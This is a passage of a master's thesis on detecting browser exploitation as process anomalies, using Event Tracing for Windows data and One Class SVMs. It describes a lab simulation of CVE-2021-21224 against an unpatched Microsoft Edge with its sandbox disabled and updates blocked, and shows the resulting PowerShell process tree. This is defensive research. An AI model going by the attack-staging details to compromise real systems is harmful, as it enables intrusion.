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Master thesis

Security anomaly detection based on Windows Event Trace

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## Oświadczenie

Wyrażam zgodę / Nie wyrażam zgody\* na udostępnienie mojej pracy dyplomowej / rozprawy doktorskiej\*.

Gliwice, dnia 15 października 2021

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## Oświadczenie promotora

Oświadczam, że praca „Security anomaly detection based on Windows Event Trace” spełnia wymagania formalne pracy dyplomowej magisterskiej.

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# Chapter 1

## Introduction

This chapter presents the problem that the project tries to solve and describes the scope of the thesis. It also describes the document structure.

### 1.1 Introduction into the problem domain

In today's world information technology (IT) is present in almost every aspect of our lives. It is constantly being utilised by governments, military, organisations, financial institutions, universities and other businesses to process and store enormous amounts of data as well as transmit it between many computers around the globe. Any disruption to the work of those systems or unauthorized access to the stored information may result in significant losses. Those may include financial and geopolitical repercussions but also direct losses of human lives in situations where the target of an attack is for example a hospital. Since the inception and propagation of IT the security of the systems in question is growing concern of corporations, countries and even individuals. Because of the constant arms race between adversaries attacking and defending IT systems, anyone who is not proactively handling matters concerning cyber security is instantly falling behind. [20]

A typical attack on an IT system may include exploitation of a design flaw to gain increased access. The offensive actions can target many different layers of abstraction present in current IT systems. Such situations are extremely hard to discover and guard against due to the fact that they were not foreseen in the design

process. How to guard against something that is not known to be possible. There are many approaches that aim to increase the security of IT systems. Some popular ones include fingerprinting malware, monitoring software for specific suspicious actions or for known malicious values. Those approaches can be very effective but in some cases their failures are inevitable.

To mitigate this problem multiple studies have been done that attempt to utilise the methods of anomaly detection known from the data science fields in order to identify the misbehaviours of the monitored IT systems which could allow for an early detection of novel 0-day based intrusions. The past investigations of the problem have focused on analysis of the information obtained from multiple sources like system commands sequences [23] or system calls [21]. There are however still many mechanisms present in modern operating systems that gather significant quantities of information about inner workings of the processes that remain untapped.

The objective of this thesis is to utilise the Event Trace for Windows (ETW) mechanism and its capability to access low level debugging data on the Microsoft operating systems to attempt security anomaly detection. The main focus is placed on identification of 0-day binary process exploitation leading directly to arbitrary code execution and malicious program spawning. While taken under consideration in light of gathered information, other attack types like for example DLL hijacking are not in scope of this work.

## 1.2 Authors contribution

Author of the thesis has simulated a 0-day exploitation attack on a web browser and gathered the data generated in the process via the Event Trace for Windows mechanism. This process required establishing of the information gathering framework. The acquired information was processed to identify and extract features that could be utilised in an anomaly detection methods. This procedure included analysis of the available information from a statistical point of view as well as a development of some novel data encoding approaches. Gathered features were tested with known classification algorithms and the results of the experiments were thoroughly analysed.

Based on the performed actions a conclusion were formed about the usefulness of specific tested features and of the ETW data in potential anomaly detection based security system. Additionally further research directions had been established and specified.

## 1.3 Chapters description

This thesis is constructed with following chapters.

- Introduction - Describes the domain of the researched problem and the basis for the topic of the thesis. Highlights the the contributions of the author. Provides overview of the chapters present in this document.
- Problem analysis - Theoretical indepth study of the work required to achive the thesis goal. Investigation of known literature related to the researched topic. Description of the previous known solutions of the problem.
- Security anomaly detection based on Windows Event Trace - Full description of the proposed solutions and their theoretical analysis. Rationalization of the employed algorithms, methods and tools.
- Data gathering - Thorough explanation of the performed data gathering process and of the obtained results.
- Experiments - Full description of all experiments performed in the process of thesis research. Analysis of the outcomes.
- Summary - Synopsis of the performed work. Summary of all the resulting conclusions and possible future research directions. Analysis of the thesis goal in light of the obtained results.



# Chapter 2

## Problem analysis

This chapter is a indepth overview of the problem related infromation available in the public litelature and resources. Additionally it contains analysis of complications possibly encountered durring the realisation the required work.

### 2.1 Known problems

There are multiple problems that need to be solved to form conclusions to the questions stated in the problem definition. There are no commonly available security focused datasets sourced from the Event Trace for Windows mechanism. The data used in the thests has to be generated and gathered as part of the performed work. The information processed by the ETW is very broad and can be additionally extended by tapping into the log sources of specific executables. A analysis has to be done in order to identify the features that can prove useful in the security anomaly detection scenarios.

Gathered data might require preprocessing that will adjust its form to the formats accepted in the current classification methods and algorithms. Some types of information present in the computer generated data set might require utilisation of novel processing and encoding frameworks or development of new specific approaches to allow for thier utilisation.

## 2.2 Literature research

The previous attempts of implementing a security anomaly detection frameworks depicted in the literature take many different approaches. Some of those include analysis of specific sequences present in terminal commands [23] or system calls [18].

Some researchers attempt to implement novel custom classification methods. An example of such approach is depicted in "An Application of Machine Learning to Anomaly Detection" by Terran Lane and Carla E. Brodley[23]. The authors gather historical sequences of terminal commands and their corresponding utilised command flags. The obtained vectors are used to calculate similarity measures with the incoming data. Those values are utilised to identify whether the user interacting with the system was previously profiled by the algorithm. Other approaches classify available data with well known algorithms like various Support Vector Machines (SVM) and K-means classification like Wenjie Hue, Yihua Liao and V Rao Vemuri in "Robust Support Vector Machines for Anomaly Detection in Computer Security" [21]. Their work compares the performance of Robust Support Vector Machines (RSVM), Support Vector Machines and K-means classifiers on the data from 1998 DARPA Intrusion Detection System Evaluation program. Obtained results prove the superiority of RSVM's in the tested use cases.

SVM is a kernel-based method for binary classification problem which "aims at constructing the optimal middle hyperplane which induces the largest margin. It is proven that in a linearly separable case, this middle hyperplane offers the high accuracy on universal datasets". This approach however has reduced performance due to the fact that "real world datasets often contain overlapping regions and therefore, the decision hyperplane should be adjusted according to the profiles of the datasets". This problem is addressed in the improved version of the algorithm where "by setting the value of the adjustment factor properly, RSVM can handle well the datasets with any possible profiles"[24].

Some researchers try to perform security data classification with novel anomaly detection methods like autoencoders. This approach was attempted for example in "Anomaly Detection on the Edge" by Joseph Schneible and Alex Lu [28]. This method learns to compress and decompress the available feature vectors with the

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use of artificial neural vectors. Anomaly is detected when the distance between the input and output of the neural net is higher than the specified threshold. Neural network based approaches require large amounts of high quality training data.





## Chapter 3

# Security anomaly detection based on Windows Event Trace

This chapter contains indepth description of the solutions proposed for the thesis problems.

### 3.1 Data gathering

To achieve the goal of the thesis a dataset based of the Windows Event Trace has to be created. The ETW framework can be accessed and utilised via API available in multiple programing languages like C/C++[8] or C#[7]. The data gathering process should however be performed with known and tested solutions to minimise the chance of data corruption. The default file format used by ETW for storing information is a Event Trace Log (ETL). This archive type is not very well documented in the resources available on the internet. A additional tool might be required in order to transform gathered information to commonly known data storing formats.

Event Trace for Windows handles very granular process and operating system events. Because of that when configured to gather all possible types of information ETW can generate large quantities of information. All known tools gather data in rotating memory buffer before saving it to hard drive. Those two factors combined with limited memory resources available while performing the data gathering

process limit the types of information analysed in the thesis.

## 3.2 Analysed data

Because of the present limitations all of the available information has been narrowed down and initial analysis has been performed. The resulting anomaly detection leads and initial results are presented in this section.

### 3.2.1 Dynamic link libraries

When attempting to detect misbehaviour of a specific program or its subprocesses a ability to classify binaries by their general purposes could prove very useful. Most methodologies used to compare executable files focus on their binary structures and attempt to find similarities to existing malware samples [22]. This approach, while very useful in detection of iterations of malicious software, is useless when it comes to creating multidimensional spaces based on their functionality. In this thesis an attempt was made to establish a novel approach of processes analysis by their imported Dynamically Linked Libraries. A DLL is a library that contains code and data that can be used by more than one program at the same time. For example, in Windows operating systems, the Comdlg32 DLL performs common dialog box related functions. Each program can use the functionality that is contained in this DLL to implement an Open dialog box. It helps promote code reuse as well as efficient memory usage [5]. Those code bundles provide specific sets of functionality and are commonly used in all programming languages. Possibly overlapping sets of loaded modules from two given processes can indicate their similar purpose.

### 3.2.2 Subprocess paths

Initial empirical analysis of the impact of the exploit on the behavior of the targeted browser was performed with the use of Windows Performance Analyzer (WPA). Most browsers give a possibility of spawning a new process for example by opening of a downloaded file in adequate software. This functionality makes it



Figure 3.1: Example process tree of Microsoft Edge

harder to detect a possible ongoing exploitation process. Upon a closer look at the way that the spawning action is performed it was possible to establish that proper sub process is spawned from the main browser program as shown in the picture 3.1.

The exploit however generates the new child process from the one corresponding to the browser tab in which the exploit was executed like in the picture 3.2.

Patterns like this might be possible to learn and detect. The obtained data can be transformed to create a new feature called "Process Path". It is a string based variable containing names of the consecutive child processes starting from the root of the system process tree leading to the process for which the feature is constructed. All names are divided by any arbitrary separator.

Encoding of such variables like directory paths is not a well researched topic and there is no common consensus on how they should be approached. There are however some novel approaches to handling dirty categorical data. An example of how to handle data like that was featured in the "Similarity encoding for learning with dirty categorical variables" by Patricio Cerda, Gaël Varoquaux and Balázs Kégl [17]. Where most of the literature on encoding categorical variables relies on the idea that the set of categories is finite, known priorly, and composed of mutually exclusive elements, the authors of this paper propose a new approach

3	▼ explorer.exe (4228)
4	msedge.exe (3684)
5	- msedge.exe (3040)
6	- msedge.exe (3172)
7	- msedge.exe (3784)
8	- msedge.exe (4344)
9	- msedge.exe (4444)
10	- msedge.exe (5344)
11	▼  - msedge.exe (5376)
12	▼    - powershell.exe (4988)
13	- conhost.exe (4272)
14	- powershell.exe (4988)<itself>
15	- WerFault.exe (1532)
16	- msedge.exe (5376)<itself>
17	- msedge.exe (5392)
18	- msedge.exe (3684)<itself>

Figure 3.2: Process tree of exploited Microsoft Edge

called similarity encoding. It is based on calculation of similarities between string values. Instead of a binary column indicating whether a specific category was set in the input value, a real number indicates how distant it is from the specific previously chosen encoding column. It is a generalisation of the OneHot method [17]. The python implementation of this approach utilised in this thesis can be found under <https://dirty-cat.github.io/stable/>.

### 3.2.3 Average processor utilisation

This feature represents how computationally expensive the given process is. This information can possibly be utilised to detect both the processes that are not usually spawned by the one being monitored as well as inlier processes that misbehave due to the performed exploitation. Because this feature is strictly numerical, it is a lot easier to analyse than the qualitative values like the process paths and the loaded DLL's. It is also a lot less impacted by the actions of the normal user when compared to the process lifespan values from which it is derived.

### 3.2.4 Process lifespan and CPUMsec

The process lifespan is the ammount of elapsed time from the from the process spawn to its termination or the end of data gathering process. Even though the tested average processor utilisation is derived from this data, those values might not necessary convey the same information. In some cases the exploitation process performed on the monitored software may result in a premature program closure or its prolonged execution due to the program hanging. Such behaviour may manifest in the processor utilisation but this does not always has to be the case.

This feature however has a bigger risk of beeing to strongly impacted by the actions of the user. Each new tab opened in the browser is a separate process and the amount of time for which it remains open is highly dependent on many factors. In a single session a user can perform a quick, lasting lasting only a couple of seconds search for a correct spelling of a word and read a article for an hour. The introduce in the process variance may render this feature unusable or cause it to require very large quantities of data for proper analysis. Those factors have to be taken under consideration in the conducted experiments.

Similar argumentation can be applied to the second component of the average processor utilisation which is the CPU occupation timespan known in the gathered data as CPUMsec. For example an above average processor utilisation resulting from an ongoing exploitation can be hidden by lack of termination commonly known as "program hanging".

### **3.2.5 Exit code**

The program exit code is a number passed from the child process to its parent. The main purpose of such mechanism is passing of the information about the execution results. The returned values can differ greatly depending on what happens in the monitored software which is a perfect situation for the thesis purposes. In some cases the return value can also be missing which should be taken under consideration.

## **3.3 Omitted features**

Some of the features from the available data were not utilised in the work performed. This includes the following:

- Bitness - This data type indicating the architecture of the running program takes a single value ('64') in all the available samples which makes it useless for the purposes of this thesis. Additionally the performed work focuses on the detection of a software misbehaviour but not the identification of anomalous software for which this data may be more well suited. Additional research should be performed on the likelihood of the parameter change in case of the attack. This would allow to determine if the data should be monitored despite the lack of variance detected in the simulated attacks.
- Command Line - This feature contains multitude of data in a very fuzzy form. Its correct utilisation requires advanced analysis and possibly development of a custom handling and encoding approach. Due to the restricted timeframe of the thesis this feature has been skipped. Because of the available potential

of this specific data type it has been outlined in the summary as a future research area.

- Id, Id Path and Parent Id - Those values by definition are randomly assigned to each process from the available pool. This means that they have no value beyond the identification of the relations between specific programs.
- Start and End time - Such information could be used to identify behaviour patterns of specific users that could possibly help in detection of some post exploitation actions. An example scenario would be attempting to detect a anomalous working hours like the middle of a night in a given users timezone. This approach however is outside of the scope for this thesis and therefore the start and end time for processes as been omitted.
- Name - Those values were rejected because their analysis and blocking is a well known topic. Execution blacklisting of specific programs is a common administrative practice that allows for significant increase of the infrastructure security. This approach is however outside of the thesis scope which focuses on the misbehaviour of software that is allowed to run on monitored system.

### 3.4 Anomaly detection algorithms

In the thesis the main anomaly detection algorithm utilised is the One Class Support Vector Machine which is a variation on support vector machines. It attempts to minimise the radius of the multidimensional hypersphere with the use of Kernel Method [29]. This algorithm is the main anomaly detection utilised in the thesis due to it's ease of usage. It is also known to be effective in high dimensional spaces and when the number of features is greater then the number of samples [12]. The training process does not require significant computational and memory resources when compared to the latest approaches based on artificial neural networks like autoencoders [16]. There are some approaches to training process that can reduce the hardware requirements like for example the distributed architecture [28]. Their complexity might however shift the focus from the core idea of the

thesis which is to prove that data from Windows Event Trace can be utilised to detect security anomalies. Additionally the neural network based approaches require large quantities of well labeled data which can be very difficult to generate. In the thesis the detection performed by the One Class SVM is tested for multiple 'nu' values which is upper bound on the fraction of training errors and a lower bound of the fraction of support vectors[11]. The kernel utilised in all the tests is 'rbf' with the gamma parameter set to 'auto'. The detection process is performed on a per process basis and focuses mainly on the web browser Microsoft Edge.

For all anomaly detections performed in the research following parameters were quantified:

- Positive (P) - number of samples correctly classified as inliers.
- Negative (N) - number of samples correctly classified as outliers.
- False positive (FP) - number of samples misclassified as inliers.
- False negative (FN) - number of samples misclassified as outliers.

Those values may be also expressed in percentages. Detection accuracy for example is the ratio of detected anomalies (Negative) to all marked in the dataset. False positive probability is the number of misclassified samples (False negative) divided by the known count of inliers.

Based on the studied literature one of the well-suited result presentation methods is the Receiver Operating Characteristic (ROC) curve which is a plot of the detection accuracy against the false positive ratio. In this document the detected outliers are classified as negative samples. Because of that the receiver operating characteristic curves are plotted as true negative ratio against the false negative. The probability of false anomaly detection is crucial because it may cause overload on the response teams and mechanisms which in turn may result in delayed response or omission of response to real exploitation alert. All anomaly detection performance analysis in the thesis is focused on those indicators. The ROC curves may however be corrupted by the small available sample size which negatively impacts the performance analysis. All the graphs in this work which present the receiver operating characteristic curve contain a diagonal dashed line representing



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the performance of random anomaly classification. This approach allows to easily identify if the obtained performance indicates utility of the tested features.



# Chapter 4

## Data gathering

This chapter describes the process of data gathering which was subsequently utilised in the experiments and analysed in this thesis. This procedure is necessary due to the lack of commonly available datasets that would fit all of the necessary requirements.

### 4.1 Exploit emulation

The data used in the thesis was gathered on a Windows 10 Enterprise Evaluation operating system, version 20H2, build 19042.1052. The Microsoft Edge web browser used to simulate the 0-day exploit attack was artificially halted in the version 84.0.522.52 (64-bit). Automatic updates were interrupted by changing the name of the binary responsible for keeping the software up to date. It is commonly located under "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe". The attack simulated in the data set takes advantage of the vulnerability CVE-2021-21224. It targets a type confusion flaw in the V8 JavaScript engine. This allows the attacker to execute arbitrary code inside a sandbox via a specially crafted HTML page [2]. The vulnerability affects the Google Chrome browser prior to the version 90.0.4430.85 as well as Microsoft Edge prior to 90.0.818.41 [6]. Some reports indicate that this vulnerability might have been used by the state backed north korean agents to attack security researchers and gain insight into their work. The exact method of exploitation is not known since the abuse of CVE-2021-21224

does not allow to bypass the builtin Chromium sandbox. There are also reports of Russian government-backed actors using CVE-2021-1879 to target western european government officials [25]. This method might have been chained with other non-public vulnerabilities in order to perform a successful attack. To simulate such conditions the browser used in testing was run with the `"-no-sandbox"` flag which disables the builtin safeguard.

The sample of the exploit code was obtained from a public GitHub repository [19] and its code can be found in the listing `"exploit.html"`. It was adjusted to result in the spawning of the PowerShell.exe process. Execution of this cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework is usually one of the first steps in the process of gaining persistent access to a given windows machine. Some actors implement advanced code and logic into the exploit. This is however very uncommon due to the high complexity of such a task.

All the information was gathered in a context of a single user due to restricted available resources and to simplify the task of anomaly detection. Fullfilling the goal of the thesis even in those conditions can be a viable proof of concept which would warrant further research in wider domain.

## 4.2 Logging

The initial data was gathered by the PerfView.exe tool which is "a free performance-analysis tool that helps isolate CPU and memory-related performance issues. It is a Windows tool, but it also has some support for analysing data collected on Linux machines. It works for a wide variety of scenarios, but has a number of special features for investigating performance issues in code written for the .NET runtime"[26]. It is capable of tapping into many ETW logging sessions and storing the gathered data into output files. It also has functionality that helps in working with the saved information. Main purpose of PerfView in the thesis was data gathering and preprocessing. The software is open source. It was configured to gather only the "Kernel Base" information. The additional data sources were disabled due to the large quantity of data being generated and not sufficient memory available for the processing. Example PerfView configuration can be found in figure 4.1.




Figure 4.1: Example PerfView logging configuration

The resulting information is saved to a Microsoft Event Trace Log File (.etl) which can be processed in multiple ways. PerfView has a builtin function of extracting the information gathered about the executed processes and their loaded dll's to Excel executable installed on the system. This can be performed by opening the desired file in the builtin explorer and selecting its "Processes" option. This opens a separate window containing information about processes executed during data gathering and two possible export options - "View Process Data in Excel" and "View Process Modules in Excel". The Excel executable opened by choosing either of the options allows to save the data to multiple easily accessible file formats like .csv, .xml or.xlsx. Loaded data and the export options are presented in figure 4.2.

Resulting from the described process are two files containing correlated information. By default Excel labels those files by including identifying suffixes in their names. The first file is marked by the string "processesSummary" and contains general information about the processes which include following columns:

- Name - Process name - The name of the process, usually identical to the




Figure 4.2: PerfView data export

binary file name.

- ID - Process Id - The integer number used by the kernel to uniquely identify an active process [27].
- Parent\_ID - Parent Process Id - The Process Id of the process that spawned the correlating one.
- Bitness - Whether the process executable is created in 32 or 64 bit architecture.
- CPUMsec - Amount of milliseconds in which the process has occupied the processor.
- AveProcsUsed - Average processor utilisation calculated by dividing the amount of time when process has occupied the processor by the total process lifespan.
- DurationMSec - The duration of the process life stored in milliseconds.
- StartMSec - The start time of the process stored in milliseconds.
- ExitCode - Integer value returned after the process execution. Commonly known as exit code.
- CommandLine - The command used to spawn the process.

Second output file commonly contains the string "processesModule" in its name. Its contents are the modules (DLL's) loaded by a specific process and information about them. Example output file contains following data columns:

- ProcessName - Name of the process which loaded the corresponding DLL
- ProcessID - Id of the process which loaded the corresponding DLL
- Name - Name of the loaded DLL
- FileVersion - Version of the loaded DLL
- BuildTime - Date when the DLL file was build

- FilePath - The location of the DLL file on the host system

Data gathering was performed on a simulated host usage to acquire inlier data samples required for the algorithm training process. The tasks performed in the process included consumption of online media (eg. youtube.com, netflix.com), office work on cloud based services (eg. Google Docks, Gmail ), social media browsing (eg. facebook.com, twitter.com), downloading files and other web browsing. Downloaded files were opened directly from the browser. The data was gathered on the span of multiple user sessions.

### 4.3 Preprocessing

Gathered data was initially analysed and processed to fit different machine learning frameworks and to simplify its manual analysis. This operation was complicated by the reuse of process id's in the operating system. In order to identify which of the processes corresponding to the parent id is the true ancestor a additional check is performed based on the time of spawn and the interval in which the possible parent was alive. This algorithm allows the creation of a spawning process path that tracks the ancestors of a given process, usually to one of multiple root programs in the operating system. The described procedure required supplementation of the data with the process end time which is a sum of process start time and its lifespan.

Additionally a process of OneHot encoding was performed on the loaded DLL's. The data from the "processSummary" and "processModules" files was correlated by the order in which it was stored. Similarly as before this approach was chosen because of the reuse of process id's. Three of the stored processes never in testing had any corresponding modules - "Registry", "MemCompression" and the process marked with -1 ProcessId. Obtained data was additionally validated with the with the used input information to minimise the risk of introducing error to the dataset.

Further preprocessing was performed on a per feature basis and is described in corresponding experiment chapter sections.



# Chapter 5

## Experiments

This chapter describes the experiments performed to achieve the purpose of the thesis and the underlying methodology. This includes the utilised tools, information about used datasets, description of the taken actions and presentation as well as analysis of the obtained results.

### 5.1 Methodology

Experiments performed to achieve the goals of the thesis were executed with the use of the Python 3.8.3rc1 programming language. It was executed via the Jupyter framework which is a is "an open-source web application that allows you to create and share documents that contain live code, equations, visualizations and narrative text. Uses include: data cleaning and transformation, numerical simulation, statistical modeling, data visualization, machine learning, and much more" [9]. Each experiment was performed in a separate Jupyter notebook and obtained results were analysed in the same framework.

Gathered data was also analysed in the Windows Performance Analyzer (WPA) which "is a tool that creates graphs and data tables of Event Tracing for Windows (ETW) events that are recorded by Windows Performance Recorder (WPR) or Xperf. WPA can open any event trace log (ETL) file for analysis" [14]. This software was used to perform initial analysis of the 0-day exploitation of the chromium based browsers and to formulate areas of focus in the gathered data. The tool can be

easily installed on Microsoft Windows operating systems from the Microsoft Store.

The anomaly detection performed in the experiments was done with the 10-fold cross validation unless stated otherwise.

## 5.2 Data sets

Main dataset utilised in the thesis is called "combined\_ETW\_data.csv". Data is stored in a CSV format which is a text based file for tabular information. Each entry in the file is separated by the new line character and it's features are divided by commas. This simple, non-proprietary format is very accessible and supported by most known data handling programs and frameworks.

The dataset was acquired in 4 user sessions. In two of those a simulated 0-day attack was performed. The attacked processes and the ones spawned in result have been marked as anomalies.

After preprocessing of the data following features are stored in the output file:

- Session - String identifier of the session in which the corresponding process data was gathered.
- ID - The integer number used by the kernel to uniquely identify an active process.
- Name - The name of the process, usually identical to the binary file name. Expressed by a string data type.
- Path - String containing sequence of parent processes names separated by "/".
- PathId - String containing sequence of parent processes id's separated by "/".
- CommandLine - String containing the shell command used to start the process.
- ParentID - The identifying integer number of the parent process.
- CPUMsec - Amount of milliseconds in which the process has occupied the processor. Integer value.

- AveProcsUsed - Average processor utilisation calculated by dividing the amount of time when a process has occupied the processor by the total process lifespan. Expressed in floating point numbers. This value is derivative combination of the features "CPUMsec" and "DurationMSec" but it is still stored for verification purposes.
- Bitness - Integer value indicating whether the process executable is created in 32 or 64 bit architecture.
- DurationMSec - The duration of the process life stored in milliseconds. Expressed in floating point numbers.
- StartMSec - The start time of the process stored in milliseconds. Expressed in floating point numbers.
- ExitCode - Integer value returned after the process execution. Commonly known as exit code.
- Y - This binary column indicates whether the corresponding entry is an anomaly. Value "1" corresponds to inliers and "-1" to outliers. Processes marked as "-1" were spawned as a result of 0-day exploitation.
- The remaining columns contain OneHot encoded information about the dynamically linked libraries. When a column contains value 1 the process has loaded the DLL specified in the column name. Otherwise the column contains 0. Full list of the captured modules can be found in the appendix

The dataset utilised in the thesis can be found in a public repository under the url [https://github.com/maxDoesHacking/MasterThesis/blob/master/data/combined\\_ETW\\_data.csv](https://github.com/maxDoesHacking/MasterThesis/blob/master/data/combined_ETW_data.csv)

## 5.3 Results

In all of the experiments performed the focus was placed on 'msedge' binary and its child processes. The dataset was filtered with the use of 'ProcessPath' feature. Any string value containing the 'msedge' substring indicated that the corresponding process is either Microsoft Edge browser or was spawned by it.




Figure 5.1: The receiver operating characteristic of the baseline anomaly detection.

### 5.3.1 Dynamic link libraries

To obtain baseline results to which any developed frameworks can be compared a one class SVM anomaly detection was performed on the raw one hot encoded DLL data. The results of this process can be found in the figure 5.1 and show that singling out of the outliers is possible with this type of information. The resulting ROC shows however that this method is not stable as presented by the sudden spikes and drops of performance even though the 'nu' values is gradually increased. The raw results can be found in the table 1 located in the appendix.

In the initial analysis of the data we can look at the counts of DLL's loaded by specific processes. The distribution of those values can be found in the histogram 5.2. From this depiction we can clearly see that some of the outlier samples lie distant from other samples with high count. This pattern may be detectable.

To test the hypothesis the DLL counts were normalised to fit the range from 0 to 1 and a anomaly detection was performed. The ROC of the process is visible in the figure 5.3 and raw outputs are presented in the table 2. Both of those show that negative samples were at least partially correctly labeled for some classifier configurations. A 100% detection rate requires however a significant false negative

